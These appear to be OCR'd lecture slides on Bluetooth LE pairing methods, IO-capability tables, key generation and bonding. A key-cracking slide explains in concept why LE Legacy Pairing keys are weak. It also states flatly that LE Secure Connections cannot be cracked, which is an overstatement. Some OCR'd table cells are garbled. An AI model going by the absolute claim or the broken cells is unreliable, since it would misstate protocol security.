


- Passkey Entry
  - One device generates and displays a number between 000000 and 999999
  - This number must be entered on the other device
  - Protects against active MITM (0.000001 succeeding probability)




Pairing Methods

- Out of Band
  - Exchange of the key material out of band
  - E.g. via NFC, QR Codes, …
  - Protects against active MITM if the OOB mechanism is also MITM resistant




Pic: Bose

- Numeric Comparison
  - Only for LE Secure Connections
  - Both devices display the same agreed number that has to be acknowledged on both devices
  - Protects against active MITM




Pairing Phase 1: Example #1

Initiator



IO Capability: Keyboard, Display
Secure Connection: False
MITM Flag: True
Bonding Flag: True

Responder



IO Capability: No Input, No Output
Secure Connection: False
MITM Flag: False
Bonding Flag: True

Pairing Phase 1: Example #1

		Initiator			
		OOB Set	OOB Not Set	MITM Set	MITM Not Set
Responder	OOB Set	Use OOB	Check MITM		
	OOB Not Set	Check MITM	Check MITM		
	MITM Set			Use IO Capabilities	Use IO Capabilities
	MITM Not Set			Use IO Capabilities	Use Just Works

Table 2.6: Rules for using Out-of-Band and MITM flags for LE legacy pairing


Selected Key Generation Method: Just Works

	Initiator				
Responder	DisplayOnly	Display YesNo	Keyboard Only	NoInput NoOutput	Keyboard Display
Keyboard Only	Passkey Entry: initiator displays, responder inputs Authenticated	Passkey Entry: initiator displays, responder inputs Authenticated	Passkey Entry: initiator and responder inputs Authenticated	Just Works Unauthenticated	Passkey Entry: initiator displays, responder inputs Authenticated
NoInput NoOutput	Just Works Unauthenticated	Just Works Unauthenticated	Just Works Unauthenticated	Just Works Unauthenticated	Just Works Unauthenticated
Keyboard Display	Passkey Entry: initiator displays, responder inputs Authenticated	Passkey Entry (For LE Legacy Pairing): initiator displays, responder inputs Authenticated	Passkey Entry: responder displays, initiator inputs Authenticated	Just Works Unauthenticated	Passkey Entry (For LE Legacy Pairing): initiator displays, responder inputs Authenticated
		Numeric Comparison (For LE Secure Connections) Authenticated			Numeric Comparison (For LE Secure Connections) Authenticated

Table 2.8: Mapping of IO capabilities to key generation method


Pairing Phase 1: Example #1

In fact, our machine does not require any pairing at all 😒.




Unauthenticated 0xc0ffee!

Pairing Phase 1: Example #2




Pairing Phase 1: Example #2



Initiator

IO Capability: Keyboard, Display
Secure Connection: True
MITM Flag: True
Bonding Flag: True



Responder

IO Capability: Display Yes/No
Secure Connection: True
MITM Flag: False
Bonding Flag: True

Pairing Phase 1: Example #2

		Initiator			
		OOB Set	**OOB Not Set**	**MITM Set**	**MITM Not Set**
Responder	**OOB Set**	Use OOB	Use OOB		
	OOB Not Set	Use OOB	Check MITM		
	MITM Set			Use IO Capabilities	Use IO Capabilities
	MITM Not Set			Use IO Capabilities	Use Just Works

Table 2.7: Rules for using Out-of-Band and MITM flags for LE Secure Connections pairing


	Initiator				
Responder	**DisplayOnly**	**Display YesNo**	**Keyboard Only**	**NoInput NoOutput**	**Keyboard Display**
Display Only	Just Works Unauthenti-cated	Just Works Unauthenti-cated	Passkey Entry: responder displays, ini-tiator inputs Authenti-cated	Just Works Unauthenti-cated	Passkey Entry: responder displays, ini-tiator inputs Authenti-cated
Display YesNo	Just Works Unauthenti-cated	Just Works (For LE Legacy Pairing) Unauthenti-cated	Passkey Entry: responder displays, ini-	Just Works Unauthenti-	Passkey Entry (For LE Legacy Pairing): responder displays, ini-tiator inputs Authenti-cated
		Nu Co (Fo Se ne Authenti-cated			Numeric Comparison (For LE Secure Con-nections) Authenti-cated

Table 2.8: Mapping of IO capabilities to key generation method

LE Secure Connections


Selected: Numeric Comparison

Pairing Phase 1: Example #2



Confirm on both devices that the same key is shown!

Implementation may be incomplete



Pairing Phase 2: Key Generation

LE Legacy Pairing


- Temporary Key (TK) → Short Term Key (STK) → Long Term Key (LTK) → Session Key (SK)
- TK is generated from the selected key exchange method
  - Just Works: TK = 0
  - Passcode Entry: TK = Entered PIN (000000-999999)
  - Out of Band: TK = OOB Exchanged Key (128 bits)

The arrows «→» mean «some cryptographic algorithm defined in the spec».

LE Secure Connections

- No Temporary Keys (TK) or Short Term Key (STK)
- Long Term Key (LTK) generated using Elliptic Curve Diffie-Hellman (ECDH)
- Long Term Key (LTK) → Session Key (SK)

Key Cracking



LE Legacy Pairing is easy to crack:

- Just Works
  - TK is always 0 → Always the same static key

- Passkey Entry: 6 digits = 1’000’000 possibilities
  - Provides 20 bits of security (log2(1000000) ≈ 20) → Can be cracked immediately

- Out of Band
  - Depends on the generated key → this can be strong!

LE Secure Connections cannot be cracked:

- Elliptic Curve Diffie-Hellman (ECDH) key exchange is used.


FIPS Mode

- Also known as «Secure Connection Only Mode»
- When security is more important than backwards compatibility
- P-256 elliptic curve used during pairing
- AES-CCM for encryption

Phase 3: Bonding / Transport Specific Key Distribution

- Bonding is the exchange of a Long Term Key (LTK) after pairing
- No pairing is required for the next session
- Exchanged in Pairing Phase 3
- Creates relationship and permanent security between two devices
- Link key as an identifier
- Link key stored on both devices
- Link key used for further authentication
- Long Term Key (LTK) stored on both devices

The bonded devices can be seen in Android in the Bluetooth menu



